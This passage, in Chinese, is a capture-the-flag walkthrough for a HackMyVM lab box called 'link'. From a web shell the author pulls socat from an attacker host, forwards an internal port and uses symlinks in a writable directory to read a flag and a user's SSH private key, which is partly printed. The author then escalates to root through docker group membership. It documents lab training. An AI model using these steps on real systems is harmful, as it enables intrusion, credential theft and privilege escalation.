tcp     LISTEN   0        128            127.0.0.1:8080           0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22             0.0.0.0:*
tcp     LISTEN   0        128                    *:80                   *:*
tcp     LISTEN   0        128                 [::]:22                [::]:*
```


查看进程，有mysql服务和yliken的一个文件浏览服务。mysql密码可以在wordpress配置文件里找到，没什么权限，没有必要

重点看看yliken进程，如果有漏洞，就可以尝试拿到yliken用户权限

```
(www-data:/var/www/html) $ ps -aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
yliken        322  0.0  0.3 1231760 7700 ?        Ssl  06:08   0:00
/home/yliken/fileBrower
mysql         431  8.2  5.2 1103328 107892 ?      Ssl  06:08   1:21
/usr/sbin/mariadbd
```

下载远程socat

```
(www-data:/var/www/html) $ curl http://192.168.56.107/socat -o /tmp/socat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  366k  100  366k    0     0  3700k      0 --:--:-- --:--:-- --:--:-- 3700k
(www-data:/var/www/html) $ ls /tmp -lah
total 404K
drwxrwxrwt  2 root     root     4.0K Oct 30 06:29 .
drwxr-xr-x 19 root     root     4.0K Oct 28 12:17 ..
-rw-------  1 www-data www-data  27K Oct 30 06:29 phpcts27x
-rw-r--r--  1 www-data www-data 367K Oct 30 06:28 socat
(www-data:/var/www/html) $ chmod +x /tmp/socat
```




```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ sudo -l
sudo: unable to resolve host link: Temporary failure in name resolution

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
(www-data:/var/www/html) $ ss -tulpn
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68            0.0.0.0:*
tcp     LISTEN   0        80             127.0.0.1:3306          0.0.0.0:*
tcp     LISTEN   0        128            127.0.0.1:8080          0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        128                    *:80                  *:*
tcp     LISTEN   0        128                 [::]:22               [::]:*
(www-data:/var/www/html) $
```

把8080映射到8081

```
socat TCP4-LISTEN:8081,reuseaddr,fork TCP4:127.0.0.1:8080
```

访问，txt没什么内容，但是页面暴露了文件绝对路径`/app/yliken/yliken.txt`



/app/yliken 目录文件列表

当前目录: /app/yliken

名称	大小	修改时间
yliken.txt	1453 bytes	2025-10-28 12:35:03


发现惊喜，yliken的web目录是www-data用户可控的，如果把yliken用户的user.txt软连接到web目录，我们就可以通过yliken用户身份直接读取web的文件

```
(www-data:/var/www/html) $ ls -lah /app
total 12K
drwxr-xr-x  3 root   root   4.0K Oct 28 12:26 .
drwxr-xr-x 19 root   root   4.0K Oct 28 12:17 ..
drwxr-xrwx  2 yliken yliken 4.0K Oct 29 01:19 yliken
```


尝试一下

```
ln -s /home/yliken/user.txt /app/yliken/user.txt
```

访问user.txt，成功拿到user.txt



flag{2b6d0f77e398476ede85fe65586bf33c}




URL
http://192.168.56.164:8081/files/user.txt

Use POST method

user.txt： flag{2b6d0f77e398476ede85fe65586bf33c}

现在要大胆赌一把，猜测yliken用户的私钥在.ssh下

```
ln -s /home/yliken/.ssh/id_rsa /app/yliken/key.txt
```




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNg0EBJpJA9mzihzC7TvMb0ylLw8t
mac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8SgD3fUe6dk93AxfKSDdFXz
sb+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YXawtKYiYRclvPleP8JwSn
7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuKvTaH+LP7af9C0Fw4N8bz
mZ1TeK88TapJbvHi0dAux7X04Mp0cXDMwpH0rzJ0OUFb0ottWC06ZXhQTlvjb9NyEDf1/8
LWnTeS8Ygr0cwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbss0GQviLF4H+tsf/KpURDgX
itASdDHhiB079e7gRINxuZsgpi0wGYaNvG8ImRp+/wNqhXjNUWNinfeXIHNWyetM3+CWYV
Csk4vtUn+LxmBYMxATfJUD1XV0YbxwAJNo7EXXUHbCu0oAl1tKkeAKEYaYmV6e6YmmnpJU
MPZ51j0Pu1U3ETXaMGqMN1KnqZYHqhtcXDZfm1vq6vd8QMj1W4e3W1BQWcucCADQohmoLT
b31Xz/avQMX8L+1EY6R5aJTaayMZnR4Ua7GTiXyrUG1KgHxeMb0Z8u/uQQuifv31nF403D
sAAAdIq2Nj9KtjY/QAAAAHc3NoLXJzYQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNg0EBJpJ
A9mzihzC7TvMb0ylLw8tmac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8Sg
D3fUe6dk93AxfKSDdFXzsb+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YX
awtKYiYRclvPleP8JwSn7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuK
vTaH+LP7af9C0Fw4N8bzmZ1TeK88TapJbvHi0dAux7X04Mp0cXDMwpH0rzJ0OUFb0ottWC
06ZXhQTlvjb9NyEDf1/8LWnTeS8Ygr0cwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbss0
GQviLF4H+tsf/KpURDgXitASdDHhiB079e7gRINxuZsgpi0wGYaNvG8ImRp+/wNqhXjNUW
NinfeXIHNWyetM3+CWYVCsk4vtUn+LxmBYMxATfJUD1XV0YbxwAJNo7EXXUHbCu0oAl1tK
keAKEYaYmV6e6YmmnpJUMPZ51j0Pu1U3ETXaMGqMN1KnqZYHqhtcXDZfm1vq6vd8QMj1W4
e3W1BQWcucCADQohmoLTb31Xz/avQMX8L+1EY6R5aJTaayMZnR4Ua7GTiXyrUG1KgHxeMb
0Z8u/uQQuifv31nF403DsAAAADAQABAAACAHgXDw83pUYov5JDG28ew70p/b8tk/yLoCUa
93qrJQmTHm+FXCyIdDqjtJxuBJz/M16cFQDYji/FM2uiq+ioAdW9PIEx4UXThIDoz0w8IH
mzhMyX+v79w5d58j+2nSQnAdgI9BQwnIBbmYbHhuTh1NFm9Tiq8Uxv9u/akPwn3YZvcCcS
D3pPZULLw5wqnr061aFXnxFkA0i0EYnAE8JWi2nJ1CauThNtOwkcr1HiF5UvYOrOBxiV/7
```

http://192.168.56.164:8081/files/key.txt

docker逃逸

ssh登录yliken后，没有发现suid命令，发现yliken在docker组里，可以使用docker命令




```
┌──(npc㉿kali)-[~/hackmyvm/link]
└─$ ssh -i yliken yliken@192.168.56.164
Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 29 01:18:22 2025 from 192.168.56.1
$ bash
yliken@link:~$ sudo -l
sudo: unable to resolve host link: Temporary failure in name resolution

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for yliken:
sudo: a password is required
yliken@link:~$ id
uid=1000(yliken) gid=1000(yliken) groups=1000(yliken),998(docker)
yliken@link:~$
yliken@link:~$
```

docker 有ubuntu镜像，可以利用docker提权

```
yliken@link:~$ docker run --rm -v /:/host -it ubuntu:18.04 chroot /host /bin/bash
--login
mesg: ttyname failed: No such device
root@ab8fce60f4b4:/# ls /root
root.txt
root@ab8fce60f4b4:/# cat /root/root.txt
flag{e6a6e8eac98579c8d826d07df3c132bc}
```

root.txt：flag{e6a6e8eac98579c8d826d07df3c132bc}



```
yliken@link:~$ docker run --rm -v /:/host -it ubuntu:18.04 chroot /host /bin/bash --login
mesg: ttyname failed: No such device
root@ab8fce60f4b4:/# ls /root
root.txt
root@ab8fce60f4b4:/# cat /root/root.txt
flag{e6a6e8eac98579c8d826d07df3c132bc}
root@ab8fce60f4b4:/#
```